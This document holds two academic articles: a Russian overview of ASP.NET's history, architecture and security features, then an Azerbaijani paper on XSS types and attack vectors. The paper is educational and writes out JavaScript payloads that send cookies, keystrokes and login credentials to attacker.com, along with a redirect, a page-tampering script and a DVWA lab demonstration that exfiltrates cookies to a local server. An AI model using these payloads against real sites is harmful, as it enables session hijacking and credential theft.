- What new directions are shaping the future of ASP.NET within the .NET ecosystem?

Keywords: ASP.NET, .NET platform, web development, scalability, security, data protection, enterprise solutions, performance.

XÜLASƏ

Veb texnologiyalarının durmadan inkişafı onlayn platformaların yaradılmasına və idarə edilməsinə ciddi təsir göstərir. Microsoft-un .NET ekosisteminin əsas tərkib hissəsi olan ASP.NET, geniş funksionallıq, miqyaslı bilən struktur və yüksək təhlükəsizlik kimi üstünlüklərə malik veb tətbiqlərin hazırlanması üçün optimal həll təklif edir.

Bu xülasədə ASP.NET-in əsas komponentləri, .NET platforması ilə integrasiyası və müasir veb mühitində məlumatların mühafizəsi üçün vacib təhlükəsizlik mexanizmləri araşdırılır. Aşağıdakı suallara cavab verilir:

- Müasir veb inkişafında ASP.NET-in əhəmiyyəti nə ilə izah olunur?
- İnkişaf etmiş .NET həllərinin tətbiqi zamanı proqram tərtibatçıların üzvləşdiyi əsas çətinliklər hansılardır?
- ASP.NET miqyaslı bilən, yüksək performanslı və təhlükəsiz həlləri necə təmin edir?
- .NET ekosistemi çərçivəsində ASP.NET-in gələcək inkişaf perspektivləri hansı istiqamətdə formalaşır?

Açar sözlər: ASP.NET, .NET platforması, veb inkişaf, miqyaslanma, təhlükəsizlik, məlumatların qorunması, korporativ həllər, performans.

КРАТКОЕ СОДЕРЖАНИЕ

Стремительное развитие веб-технологий оказывает значительное влияние на способы создания и сопровождения интернет-платформ. Как ключевой элемент экосистемы Microsoft .NET, ASP.NET предлагает широкий набор инструментов для разработки масштабируемых и безопасных веб-приложений с высокой производительностью.

В данной части рассматриваются архитектурные особенности ASP.NET, его взаимодействие с платформой .NET, а также базовые механизмы защиты данных и обеспечения надёжности в современных условиях веб-разработки. Анализируются следующие вопросы:

- Какими факторами обусловлена важность ASP.NET в актуальной среде веб-разработки?
- С какими трудностями сталкиваются разработчики при внедрении продвинутых решений на платформе .NET?
- Каким образом ASP.NET обеспечивает масштабируемость, высокую производительность и безопасность?
- Каковы перспективы дальнейшего развития ASP.NET в рамках .NET-экосистемы?

Ключевые слова: ASP.NET, платформа .NET, веб-разработка, масштабируемость, безопасность, защита данных, корпоративные решения, производительность.

Введение

Веб-разработка на платформе .NET появилась в начале 2000-х годов и постепенно завоевала значительную долю корпоративного рынка. Первоначально компания Microsoft предлагала технологию ASP (Active Server Pages), которая позволяла динамически генерировать HTML-страницы на сервере. Однако со временем стало ясно, что для более сложных и крупных веб-приложений необходимо масштабируемое и гибкое решение, способное эффективно работать в условиях растущих требований к производительности. В ответ на эти вызовы в 2002 году появилась ASP.NET — среда и фреймворк, тесно интегрированные с платформой .NET Framework. С тех пор технология активно развивалась и претерпела существенные изменения. Сегодня ASP.NET является одной из ключевых платформ для создания высоконагруженных веб-приложений, удовлетворяя потребности как небольших команд, так и крупных компаний, ориентированных на надежные решения корпоративного уровня. Цель данной статьи — предоставить обзор эволюции и ключевых преимуществ ASP.NET, а также объяснить, почему эта технология сохраняет высокую популярность в современном веб-пространстве.

История развития ASP.NET

От классического ASP к ASP.NET

Первая версия технологии Active Server Pages (ASP) увидела свет в 1996 году и представляла собой среду для динамической генерации веб-страниц посредством скриптовых языков (VBScript, JScript). К началу 2000-х годов ASP широко применялась в коммерческих проектах, однако не обеспечивала достаточного уровня структурированности кода и строгой типизации, что усложняло разработку и сопровождение приложений. ASP.NET, выпущенная в 2002 году вместе с .NET Framework 1.0, стала принципиально новым этапом в эволюции серверных технологий Microsoft. Она позволила писать код на языках C# и VB.NET, использовать объектно-ориентированный подход и применять многие преимущества платформы .NET. Среди ключевых нововведений ASP.NET: управление состоянием, использование серверных контролов, обработка событий и интеграция с MS IIS (Internet Information Services).

Варианты развития внутри ASP.NET

С течением времени ASP.NET обрела дополнительные подсистемы и фреймворками:

- **ASP.NET Web Forms.** Традиционный подход, опирающийся на компонентно-ориентированную модель и ViewState. Удобен для быстрой разработки, однако при масштабировании проектов мог становиться громоздким.
- **ASP.NET MVC.** Появился как ответ на запрос разработчиков по созданию более гибких приложений с четким разделением логики и представлений.
- **ASP.NET Web API.** Предоставлял инструменты для создания RESTful-сервисов с использованием тех же механик маршрутизации и контроллеров, что и в ASP.NET MVC.
- **SignalR.** Позволял реализовать двунаправленную связь между сервером и клиентом для организации чатов, онлайн-игр, инструментов реального времени.

Именно разнообразие встроенных решений и возможность комбинировать их открыли широкие перспективы применения ASP.NET в самых разных областях веб-разработки.

Переход к ASP.NET Core

Логическим продолжением развития ASP.NET стало появление ASP.NET Core (ранее .NET Core), объявленного в 2016 году. Данный фреймворк был полностью переработан для обеспечения кроссплатформенности (Windows, Linux, macOS) и оптимизации производительности. При этом основная идея — создать унифицированную платформу, объединившую ASP.NET MVC, Web API и другие компоненты в единый стек. Несмотря на ряд существенных изменений и отказ от устаревших компонентов, ASP.NET Core сохраняет преемственность по отношению к классической ASP.NET, позволяя опытным разработчикам .NET быстро освоиться в новой среде.

Архитектурные особенности и ключевые компоненты

Интеграция с .NET Framework

ASP.NET тесно связана с .NET Framework (или .NET Core в новых версиях). Это означает, что разработчики могут использовать:

1. **Объектно-ориентированный язык:** преимущественно C#, реже Visual Basic .NET или F#.
2. **Классы платформы .NET:** доступ к обширной библиотеке (Base Class Library), охватывающей работу с файловой системой, сетевыми протоколами, базами данных и т. д.
3. **Управление памятью:** сборка мусора (Garbage Collection), исключающая необходимость ручной очистки.

Благодаря такому подходу ASP.NET становилась мощным решением для корпоративного уровня, где важны стабильность, широкий набор библиотек и возможность быстрой интеграции с экосистемой Microsoft.

Маршрутизация и серверные контролы

В классической ASP.NET (в особенности в Web Forms) применялся механизм управления страницами и контролами, благодаря чему разработчики могли быстро добавлять веб-элементы (текстовые поля, кнопки, списки) и обрабатывать их события на сервере. Маршрутизация в ранних реализациях была достаточно простой: базировалась на файлах и каталогах. С выходом ASP.NET MVC, а затем и ASP.NET Core маршрутизация стала более гибкой, поддерживая «человеко-читаемые» URL и сложные правила. Это значительно упростило разработку многомодульных приложений и улучшило SEO-оптимизацию сайтов.

Поддержка модульных фреймворков

Внутри ASP.NET развивались различные модули, позволявшие решать конкретные задачи:

- **Entity Framework:** объектно-реляционное отображение (ORM), упрощающее взаимодействие с базами данных.
- **ASP.NET Identity:** современная система аутентификации и авторизации с поддержкой ролевых моделей, JWT-токенов и интеграции со сторонними провайдерами (Google, Facebook, Twitter).
- **Blazor:** технология, позволяющая писать фронтенд-код на C# и выполнять его в браузере с помощью WebAssembly или SignalR.

Таким образом, ASP.NET изначально позиционировалась не просто как набор библиотек, а как масштабируемая платформа, которую можно расширять по мере возрастания требований проекта.

Преимущества ASP.NET

Высокая производительность и масштабируемость

При правильной конфигурации ASP.NET способна обрабатывать тысячи одновременных запросов с минимальными задержками. Это достигается, в частности, за счет:

- Асинхронной модели работы (async/await), позволяющей эффективно использовать ресурсы сервера.
- Возможности горизонтального масштабирования путем дублирования веб-приложения на несколько серверов с балансировкой нагрузки.
- Оптимизации рантайма, включающей Just-In-Time (JIT) компиляцию и целый ряд улучшений в .NET Core (например, Server GC).

Безопасность

В корпоративных системах важно защитить данные пользователей и коммерческие сведения. ASP.NET предоставляет широкий спектр механизмов:

- Поддержка HTTPS и HSTS для безопасной передачи данных.
- Фильтры и аннотации для защиты от SQL-инъекций, XSS и других распространенных уязвимостей.
- Ролевые модели аутентификации и авторизации, простая интеграция с Active Directory, OAuth2, OpenID Connect.
- Встроенные средства шифрования конфигурационных файлов и секретов приложения.

Богатая экосистема инструментов

Разработка на ASP.NET упрощается благодаря интеграции с Visual Studio, одной из самых функциональных IDE. Кроме того, в распоряжении программистов имеется:

- Visual Studio Code — легковесный редактор, который поддерживает C# и основные функции ASP.NET.
- Множество NuGet-пакетов для решения прикладных задач (логирование, кеширование, пересылка почты и др.).
- Полная совместимость с Microsoft Azure, что облегчает развертывание и масштабирование облачных приложений.

Поддержка облачных сервисов

ASP.NET отлично работает в сочетании с Azure, где доступны сервисы баз данных (SQL Database, Cosmos DB), очередей (Azure Queue), а также функции Serverless (Azure Functions).

Такое взаимодействие позволяет создавать распределенные системы, готовые к работе с большими нагрузками и интенсивным потоком данных в глобальном масштабе.

Основные области применения

ASP.NET ориентирована на создание широкого спектра веб-приложений:

1. **Корпоративные порталы:** внутренние системы для управления кадрами (HR), бухгалтерией, документами, связью между отделами.
2. **Публичные сайты и интернет-магазины:** ресурсы с высокой посещаемостью, требующие стабильной работы и защиты транзакций.
3. **Системы управления контентом (CMS):** многочисленные движки и платформы (Umbraco, Orchard) базируются на ASP.NET, предоставляя удобный интерфейс для редактирования и публикации контента.
4. **Сервисы реального времени:** чаты, системы оповещений, онлайн-игры, которые могут быть реализованы с помощью SignalR или Blazor Server.
5. **RESTful API:** создание веб-служб, которые могут использоваться мобильными и SPA-приложениями (Angular, React), а также другими сторонними системами.

Вопросы безопасности и надежности

Аутентификация и авторизация

ASP.NET позволяет использовать несколько типов аутентификации:

- **Формы (Forms Authentication):** классический подход, когда пользователь вводит логин/пароль на веб-странице, и в cookie сохраняются соответствующие сведения.
- **ASP.NET Identity:** гибкая система, поддерживающая различные хранилища для учетных данных (SQL Server, внешние провайдеры).
- **OAuth2 / OpenID Connect:** интеграция со сторонними сервисами (Google, Facebook, Microsoft).

Ролевая модель (Roles) и политики (Policy) дают возможность точно настраивать доступ к ресурсам: например, только администратор может управлять базами данных, а преподаватель имеет ограничения на изменение критичных настроек.

Защита от уязвимостей

В рамках ASP.NET предоставляются средства для валидации входных данных и защиты от атак:

- **Request validation:** проверка, не содержит ли пользовательский ввод потенциально опасных HTML-тегов или скриптов.
- **Anti-forgery токен:** механизм, защищающий от CSRF-атак, когда злоумышленник пытается использовать открытые сессии пользователя.
- **Обработка ошибок:** гибкие настройки перенаправления при возникновении исключений, чтобы не раскрывать внутреннюю структуру приложения.

Таким образом, при соблюдении стандартных рекомендаций Microsoft, систему на ASP.NET можно сделать максимально защищенной и соответствующей строгим корпоративным стандартам.

Перспективы развития и актуальность

ASP.NET не только не утратила актуальность, но и продолжает активно развиваться. С переходом на .NET 5, .NET 6 и далее наблюдается дальнейшее улучшение производительности, снижается объем используемой памяти, расширяется спектр поддерживаемых платформ (Linux, macOS). Microsoft регулярно выпускает обновления, в которых модернизируются механизмы безопасности, добавляются новые интерфейсы и инструменты.

ASP.NET Core стремительно набирает популярность благодаря открытой модели разработки (Open Source) и сообщества. Большое количество примеров, готовых шаблонов и сторонних библиотек упрощает процесс создания прототипов и выпуска полноценных релизов. Кроме того, рост облачных технологий и микросервисной архитектуры приводит к возрастанию спроса на высокопроизводительные и гибкие веб-фреймворки. ASP.NET, благодаря поддержке контейнеризации (Docker), легкости интеграции с Kubernetes и совместимости с различными базами данных, остается одним из лидирующих решений в мире корпоративного .NET-разработки.

Заключение

ASP.NET доказала свою жизнеспособность, пройдя путь от классической технологии Web Forms до унифицированного фреймворка ASP.NET Core. Она успешно сочетает в себе надежность, высокую производительность, широкие возможности по интеграции и масштабированию, а также сильную экосистему инструментов и сообщество разработчиков. Основные преимущества ASP.NET включают глубокую интеграцию с .NET, гибкие модели безопасности и аутентификации, богатый набор сопутствующих библиотек (ORM, Identity, SignalR и т. д.) и активное развитие в сторону облачных и контейнеризированных решений. Учитывая востребованность гибких, масштабируемых и безопасных веб-платформ в современном корпоративном секторе, ASP.NET с большой вероятностью продолжит оставаться одной из ключевых технологий для разработки веб-систем, порталов и сервисов различного уровня сложности.

Список литературы

1. **Microsoft Docs: ASP.NET Overview.** Официальная документация и учебные материалы. Доступно на:
2. <https://docs.microsoft.com/en-us/aspnet/>
3. Esposito, D. **Programming Microsoft ASP.NET 4.** Microsoft Press, 2011.
4. Freeman, A. **Pro ASP.NET Core 6.** Apress, 2022.
5. Troelsen, A., Japikse, P. **Pro C# 10 with .NET 6.** Apress, 2022.
6. **Microsoft Docs: .NET Core Guide.** Материалы по .NET Core. Доступно на:
7. <https://docs.microsoft.com/en-us/dotnet/core/>
8. Galloway, J., Wilson, B., Matson, P., Allen, K. **Professional ASP.NET MVC 5.** Wrox, 2014.
9. **Stack Overflow:** Решения и примеры по ASP.NET.
10. <https://stackoverflow.com/>
11. **Microsoft Learn:** Обучающие курсы и сертификации по ASP.NET и .NET.
12. <https://learn.microsoft.com/>

VEB SAYTLARDA XSS BOŞLUQLARI VƏ KİBERCİNAYƏTKARLARIN HÜCUM VEKTORLARI

Sitarə Məhərrəmli Elxan qızı

Azərbaycan Respublikasının Prezidenti Yanında Dövlət İdarəçilik Akademiyası / *Kompüter Elmləri*

XÜLASƏ

Cross-Site Scripting (XSS) veb tətbiqlərdə ən geniş yayılan və ciddi təhlükəli nəticələrə səbəb olan zəifliklərdən biridir. Bu boşluq istifadəçilərdən gələn məlumatın düzgün şəkildə yoxlanılmaması nəticəsində yaranır və zərərli kodların tətbiq daxilində işlədilməsinə imkan yaradır. XSS vasitəsilə kibercinayətkarlar zərərli JavaScript kodlarını istifadəçi brauzerində icra edərək onların hesablarını ələ keçirə, cookie məlumatlarını oğurlaya və ya istifadəçinin icazəsi olmadan müxtəlif əməliyyatlar həyata keçirə bilirlər.

Məqalədə XSS-in növləri – Reflected, Stored və DOM-based hücumları ətraflı təsvir edilir. Xüsusilə JavaScript vasitəsilə həyata keçirilən hücumlar və onların təfərrüatları real nümunələrlə təqdim olunur. Bu nümunələr kibercinayətkarların istifadə etdiyi müxtəlif metodları və onların mümkün nəticələrini başa düşməyə kömək edir. Eyni zamanda, kibertəhlükəsizlik mütəxəssisləri və veb proqramçılar üçün bu boşluqların qarşısını almaq üçün istifadə edilə bilən müdafiə mexanizmləri də müzakirə olunur. HTTP-only cookie-lər, Content Security Policy (CSP) və giriş məlumatlarının sanitizasiyası kimi tədbirlər təqdim edilir. Məqalənin məqsədi, XSS boşluqlarını dərinlən izah edərək həm təhlükəsizlik mütəxəssislərinin, həm də veb inkişaf etdiricilərin bilik səviyyəsini artırmaqdır. Bu biliklər veb tətbiqlərin təhlükəsizlik səviyyəsinin yüksəldilməsinə xidmət edir.

AÇAR SÖZLƏR: Cross-Site Scripting (XSS), XSS injection, JavaScript hücumları, Zərərli kod injeksiyası, Veb tətbiq zəiflikləri, XSS növləri, Hücum simulyasiyası, Veb tətbiq təhlükəsizliyi

GİRİŞ

Veb tətbiqlərin təhlükəsizliyi müasir texnologiya dünyasında önəmli mövzulardan biridir və XSS (Cross-Site Scripting) bu təhlükəsizliyi ciddi şəkildə təhdid edən əsas zəifliklərdən biridir. Bu növ boşluqlar, istifadəçi məlumatlarının düzgün emal olunmaması səbəbilə zərərli JavaScript kodlarının veb sahifələrə daxil edilməsinə şərait yaradır. Belə hücumlar vasitəsilə kibercinayətkarlar istifadəçi məlumatlarını oğurlamaq, onların hesablarına qanunsuz giriş etmək və ya sistemləri manipulyasiya etmək üçün geniş imkanlar əldə edirlər. XSS zəiflikləri, adətən, istifadəçilərdən gələn məlumatların düzgün yoxlanılmaması və ya filtrasiya edilməməsi nəticəsində meydana çıxır. Bu boşluq veb tətbiqlərin istifadəçilərə daha çox fərdi və dinamik təcrübə təqdim etmək üçün istifadə etdiyi funksional xüsusiyyətlərdən faydalanır. Nəticədə, həm istifadəçilərin şəxsi məlumatları, həm də tətbiqin bütövlüyü ciddi risk altına düşür.

XSS boşluqları özlüyündə müxtəlif növlərə bölünür – Reflected XSS, Stored XSS və DOM-based XSS. Reflected XSS hücumları daha çox istifadəçi tərəfindən göndərilən məlumatın dərhal cavab kimi serverdən qaytarıldığı hallarda rast gəlinir. Stored XSS isə istifadəçilərdən gələn məlumatların uzunmüddətli saxlanıldığı verilənlər bazalarında və ya digər yaddaş yerlərində qeydə alınaraq, digər istifadəçilərin qarşısına çıxarılması zamanı baş verir. DOM-based XSS isə birbaşa brauzer mühitində, DOM manipulyasiyaları vasitəsilə həyata keçirilir və serverə heç bir müraciət

tələb etmir. Bu növlərin hər biri fərqli vektorlarla icra olunur və özünəməxsus təhlükələr daşıyır. Hücumların icrasında isə JavaScript mühüm rol oynayır, çünki brauzerlər tərəfindən icra edilən dinamik kodlar birbaşa istifadəçi təcrübəsinə təsir edir. [1 s.32]

Məqalədə XSS-in texniki tərəfləri və hücum vektorları ətraflı şəkildə araşdırılır. Həmçinin, JavaScript ilə həyata keçirilən real nümunələr təqdim edilir ki, oxucular XSS boşluqlarını və onların mümkün nəticələrini daha yaxşı başa düşsünlər. Zərərli kod injeksiyasının işləmə prinsipləri ilə yanaşı, bu cür hücumların qarşısını almaq üçün müasir təhlükəsizlik tədbirləri də müzakirə olunur. Content Security Policy (CSP), giriş məlumatlarının sanitizasiyası, HTTP-only cookie-lər kimi yanaşmalar veb tətbiqlərin təhlükəsizlik səviyyəsini artırmaq üçün ən effektiv vasitələrdən hesab olunur.

Bu məqalənin məqsədi, veb tətbiqlərdə XSS boşluqlarını təfərrüatlı şəkildə izah etmək və həm veb proqramçılara, həm də kibertəhlükəsizlik mütəxəssislərinə bu təhlükələri idarə etməyə kömək edəcək praktiki biliklər təqdim etməkdir. XSS boşluqlarına qarşı mübarizədə əsas məqsəd yalnız istifadəçi məlumatlarının təhlükəsizliyini təmin etmək deyil, həm də tətbiqlərin ümumi etibarlılığını və funksionallığını qorumaqdır. Nəticədə, bu mövzuya dair daha dərin anlayışın təmin edilməsi veb inkişaf etdiricilərin daha təhlükəsiz və davamlı tətbiqlər yaratmasına xidmət edəcək. [3 s.296]

XSS injection və onun növləri

Cross-Site Scripting (XSS) boşluqları əsasən üç növə bölünür:

- **Reflected XSS**
- **Stored XSS**
- **DOM-based XSS.**

Hər biri müxtəlif mexanizmlər və hücum üsulları ilə fərqlənir, lakin əsas məqsəd zərərli JavaScript kodlarını istifadəçinin brauzerində icra etməkdir. Bu hücum növlərinin təsiri tətbiqin dizaynından və istifadəçilərin müdafiəsizliyindən asılı olaraq fərqli səviyyədə ola bilər. İndi isə bu növlərin hər birini detallı şəkildə nəzərdən keçirək.

1. Reflected XSS :

Reflected XSS hücumları istifadəçilərdən gələn məlumatın server tərəfindən düzgün yoxlanılmadan geri qaytarıldığı hallarda baş verir. Bu növ hücum, adətən, URL parametrləri, form girişləri və ya HTTP başlıqları vasitəsilə həyata keçirilir. Kibercinayətkarlar zərərli JavaScript kodunu URL-ə yerləşdirərək qurbanı bu linkə klik etməyə təşviq edir. Qurban linki klik etdikdə, server həmin məlumatı işləyir və eyni məlumatı istifadəçiyə qaytarır, nəticədə brauzer bu zərərli kodu icra edir.

Bu növ hücumların əsas təhlükəsi onların tez bir zamanda icra olunmasıdır, çünki server məlumatı saxlamır və onu birbaşa istifadəçinin brauzerinə ötürür. Reflected XSS, phishing hücumlarında tez-tez istifadə olunur, çünki cinayətkarlar qurbanın etibar etdiyi URL-lər vasitəsilə məlumatlarını oğurlaya bilirlər.

Nümunə :

[http://example.com/search?q=<script>alert\('XSS'\)</script>](http://example.com/search?q=<script>alert('XSS')</script>)

Əgər server bu parametri yoxlamadan cavabda qaytararsa, brauzer həmin zərərli kodu icra edəcək və nəticədə "XSS" adlı bir xəbərdarlıq pəncərəsi açılacaq.

2. Stored XSS:

Stored XSS ən təhlükəli XSS növü hesab olunur, çünki zərərli kod birbaşa serverdə saxlanılır və bütün istifadəçilərə ötürülür. Bu növ hücumlar daha çox forumlarda, şərh sistemlərində, istifadəçi profillərində və ya mesaj göndərmə platformalarında rast gəlinir. Kibercinayətkarlar zərərli JavaScript kodunu verilənlər bazasına və ya serverin başqa bir saxlanma sahəsinə yazır. Nəticədə, bu kod serverdən məlumat alan hər bir istifadəçinin brauzerində icra olunur.

Stored XSS hücumları bir dəfə həyata keçirildikdən sonra davamlı təsir göstərir, çünki zərərli kod saxlanıldıqca hər dəfə icra olunur. Bu, digər XSS növlərinə nisbətən daha ciddi təhlükələr yaradır.

Nümunə :

```
<script>alert('Hacked!')</script>
```

Əgər server bu məlumatı yoxlamadan saxlayıb digər istifadəçilərə göstərəcəksə, həmin şərh oxuyan hər bir istifadəçinin brauzerində bu kod icra olunacaq.

3. DOM-based XSS:

DOM-based XSS digər XSS növlərindən fərqli olaraq serverə heç bir məlumat göndərmir və hücum brauzerin Document Object Model (DOM) strukturu üzərində baş verir. Bu hücum zamanı zərərli JavaScript kodları birbaşa istifadəçinin brauzerində işlədilir və DOM-un manipulyasiyası ilə zərərli əməliyyatlar həyata keçirilir. DOM manipulyasiyası, əsasən, JavaScript-in innerHTML, eval(), document.write(), və ya location.hash kimi funksiyaları vasitəsilə aparılır.

DOM-based XSS veb tətbiqin dinamik işləmə mexanizmindən asılıdır. Əgər bir tətbiq istifadəçinin daxil etdiyi məlumatları birbaşa DOM-a əlavə edirsə və bu məlumat yoxlanılırsa, zərərli kod icra oluna bilər.

Nümunə :

```
var userInput = location.hash;  
document.getElementById("output").innerHTML = userInput;
```

Əgər istifadəçi aşağıdakı linkə klik etsə:

```
http://example.com/#<script>alert('DOM XSS')</script>
```

Bu zaman innerHTML funksiyası istifadəçinin daxil etdiyi kodu yoxlamadan DOM-a daxil edəcək və zərərli kod icra olunacaq.

XSS ilə Həyata Keçirilən Hücum Vektorları

XSS boşluqları kibercinayətkarlara geniş spektrdə hücum vektorları təqdim edir. Bu vektorlar vasitəsilə müxtəlif məqsədli hücumlar həyata keçirilə bilər: istifadəçi məlumatlarının oğurlanması, sessiyaların ələ keçirilməsi, sistemlərə zərər verilməsi və s. Aşağıda XSS hücumlarında istifadə olunan spesifik vektorlar, onların izahı və nümunələri təqdim olunur.

1. Cookie Oğurlanması:

Cookie-lər istifadəçi sessiyası haqqında məlumat saxlayır və çox vaxt brauzer ilə server arasında identifikasiya üçün istifadə olunur. XSS hücumu vasitəsilə kibercinayətkar cookie məlumatlarını oğurlayaraq həmin istifadəçinin hesabına qanunsuz giriş əldə edə bilər.

Zərərli JavaScript kodu:

```
<script>  
var cookies = document.cookie;  
fetch('https://attacker.com/steal?data=' + encodeURIComponent(cookies));  
</script>
```

Bu kod server tərəfindən yoxlanılmadan istifadəçinin brauzerinə ötürüldükdə, document.cookie vasitəsilə istifadəçi sessiyasına aid məlumatlar hücumçunun serverinə göndərilir.

Müdafiə üsulu:

- HTTP-only atributu cookie-lərə əlavə edilməlidir.
- Content Security Policy (CSP) tətbiq olunmalıdır.

2. Keylogger (Klaviatura Fəaliyyətinin İzlenməsi):

Keylogger zərərli kodu istifadəçinin brauzerində işlədilir və klaviaturadan daxil edilən hər bir simvolu toplayır. Bu, xüsusilə login məlumatlarının oğurlanması üçün istifadə olunur.

Zərərli JavaScript kodu:

```
<script>
document.addEventListener('keydown', function(event) {
    fetch('https://attacker.com/log?key=' + event.key);
});
</script>
```

Bu kod istifadəçinin daxil etdiyi hər bir düyməni qeyd edərək hücumçunun serverinə göndərir.

Müdafiə:

- DOM manipulyasiyaları üçün input sanitizasiyası tətbiq olunmalıdır.
- CSP siyasətləri ilə zərərli domenlər bloklanmalıdır.

3. Phishing Hücumları

Phishing hücumlarında istifadəçinin məlumatlarını oğurlamaq üçün saxta formalar və ya vizual cəhətdən eynilə orijinal səhifələrə bənzər səhifələr yaradılır. XSS boşluqları bu cür hücumları asanlaşdırır, çünki zərərli kod orijinal səhifənin bir hissəsi kimi görünə bilər.

Zərərli JavaScript kodu:

```
<script>
document.body.innerHTML =
'<form action="https://attacker.com/steal" method="POST">'
+ '<input type="text" name="username" placeholder="Username">'
+ '<input type="password" name="password" placeholder="Password">'
+ '<button type="submit">Login</button>'
+ '</form>';
</script>
```

Bu kod istifadəçinin brauzerində işlədikdə, orijinal səhifənin yerinə saxta giriş forması göstərilir.

Müdafiə:

- Dinamik HTML kontentləri yoxlanılmadan DOM-a əlavə olunmamalıdır.
- İstifadəçi məlumatları daxil edilərkən HTTPS protokolu istifadə edilməlidir.

4. Məlumatların Manipulyasiyası

Hücumçular istifadəçiləri çaşdıraraq onlardan müəyyən məlumatlar əldə etmək üçün səhifədəki mətnləri və ya elementləri dəyişdirə bilərlər. Bu, səhifənin funksionallığını tamamilə manipulyasiya edə bilər.

Zərərli JavaScript kodu:

```
<script>
document.getElementById('balance').innerText =
'Hesabınız bloklanıb. Bizimlə əlaqə saxlayın xxx-xxx-xx-xx.';
</script>
```

Bu kod istifadəçi hesabının balansını göstərən mətn sahəsini dəyişdirərək onu saxta məlumatlarla aldadır.

Müdafiə:

- DOM elementlərinə birbaşa giriş məhdudlaşdırılmalıdır.
- Şifrələmə ilə integrasiya təmin olunmalıdır.

5. Redirect (Yönləndirmə) Hücumları

XSS boşluqları istifadəçiləri başqa bir zərərli sayta yönləndirmək üçün də istifadə edilə bilər. Hücumçular etibarlı domenlərin adından istifadə edərək istifadəçilərin diqqətini yayındırırlar.

Zərərli JavaScript kodu:

```
<script>
    window.location = 'https://attacker.com/phishing';
</script>
```

Bu kod brauzeri avtomatik olaraq hücumçunun idarə etdiyi saxta bir sayta yönləndirir.

Müdafiə:

- XSS filtrasiya və təmizləmə mexanizmləri tətbiq olunmalıdır.
- Referrer və origin başlıqları yoxlanılmalıdır.

Bu vektorların hər biri fərqli təsirlər göstərir və təhlükəsizlik zəifliklərindən maksimum istifadə etməyə imkan verir. İstifadəçiləri bu hücumlardan qorumaq üçün kodun sanitizasiyası, düzgün filtrasiya mexanizmləri və güclü təhlükəsizlik siyasətləri tətbiq olunmalıdır

XSS hücumunun laboratoriyada praktiki tətbiqi

XSS hücumlarının praktiki tətbiqi bu təhlükəsizlik boşluqlarının dərinədən öyrənilməsi üçün zəruri hesab olunur. Bu məqsəd ilə hücum vektorlarının öyrənilməsi və tətbiqi üçün xüsusi laboratoriyalardan istifadə olunur. XSS hücumlarını sınaq üçün xüsusi platformalar, məsələn, OWASP Juice Shop, [DVWA \(Damn Vulnerable Web Application\)](#), və ya [bWAPP](#) kimi simulyasiya edilmiş təhlükəsizlik boşluqları ilə zəngin mühitlərdən istifadə olunur. Biz XSS-hücum vektorlarını təsvir etmək üçün DVWA laboratoriyasından istifadə edəcəyik. Laboratoriyanın müxtəlif veb boşluqları test etmə imkanından əlavə üstün cəhətlərindən biri də hər bir boşluğa səbəb olan resurs kodun da təsvir olunmasıdır. Burada biz təhlükəsizlik səviyyəsini də tənzimləyərək müxtəlif səviyyəli (low,medium,high və high) hücumları simulyasiya edə bilirik.


Şəkil 1. Damn Vulnerable Web Application (Reflected XSS)

Məqalədə qeyd edilən nümunələrdən birini praktiki tətbiq etmək üçün bu laboratoriyanın Reflected XSS bölməsindən istifadə edəcəyik. Qaynaq kodundan da göründüyü kimi bizim input bölməsinə daxil etdiyimiz kod GET metodu ilə olduğumuz səhifəyə geri göndərilir və filterdən keçirilmədən bir başa səhifədə əks olunur. İlkin olaraq XSS boşluğunun səhifədə mövcud olub olmadığını ən sadə script ilə (`<script>alert('Hacked!')</script>`) yoxlaya bilərik. Nəticədə ekranda alert pəncərəsi açılacaqdır. Lakin bu script həmişə nəticə verməyədə bilər. Bu zaman biz qaynaq kodunu analiz edə bilərik və avtomatlaşdırılmış alətlər vasitəsi ilə müxtəlif XSS payload-lar istifadə edə bilərik.

XSS boşluğunun olduğunu müəyyən etdiyimizdən sonra cookie məlumatlarını oğurlamağa cəhd edə bilərik. Bu əməliyyatı həyata keçirmək üçün hackerlər öz serverlərini istifadə edirlər və oğurlanan məlumatlar onların serverlərinə göndərilir. Lakin biz test məqsədi ilə dataları lokal serverimizə göndərəcəyik. Bu prosesi həyata keçirmək üçün python ilə daxili HTTP serveri işə salırıq və lokal ip ünvanımıza uyğun zərərli javascript kodunu hazırlayırıq.

Zərərli JavaScript kodu:

```
<script>
var cookies = document.cookie;
var img = new Image();
img.src = 'http://10.0.2.15:8080/cookie?data=' + encodeURIComponent(cookies);
</script>
```



Şəkil 1. Damn Vulnerable Web Application (Reflected XSS) – Cookie datalarının hackerə göndərilməsi

Nəticə

